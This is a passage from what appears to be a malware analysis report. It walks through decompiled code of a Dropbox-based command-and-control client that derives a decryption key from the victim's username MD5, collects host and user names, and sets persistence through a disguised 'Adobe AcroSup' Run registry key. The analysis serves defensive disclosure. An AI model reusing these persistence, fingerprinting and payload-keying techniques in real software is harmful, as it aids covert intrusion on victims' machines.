        md5_ctx.buffer[3] = 0x10325476;
        do
        ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length);// calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)j_malloc_base(0x104ui64);
        *((_QWORD *)md5_digest) = *((_QWORD *)md5_ctx.digest);// md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ\Inferno)
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64);// md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest; 2
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response ) // only if client-dropbox authentication OK
        {
            set_persistence(); // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "s1%s", http_authenticate_response);
            buffer_length[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserExA(NameSamCompatible, username, buffer_length1);// getting username again ex. (DESKTOP-ROAC4IJ\Inferno)
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1);// getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s:%s", computername_username, username);// create computername:username string ex. (DESKTOP-ROAC4IJ:DESKTOP-ROAC4IJ\Inferno)
            buffer = operator new(0x104ui64);
        }
    }
}
    
```

According to usage of Username MD5 hexstring which is used for downloaded payload decryption, we can assume how C2 Dropbox server (serving payload to Dropbox) operates “per-victim” and is using infected currently logged-in Username MD5 hexstring for “per-victim” payload encryption. The expected functionality of infrastructure according to C2 Dropbox client code is in the picture below:



Function “set_persistence” is spawning new process to open “blank.pdf” file. After that it starts to copy files “NV.exe”, “AcroSup64.dll” and “vcruntime140.dll” into the “%USERPROFILE%\AppData\Roaming\AdobeAcroSup” directory and sets persistence via ordinary auto-start location for current user “run” registry “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” with value name “Adobe AcroSup” and value data pointing to “%USERPROFILE%\AppData\Roaming\ AdobeAcroSup\NV.exe”.

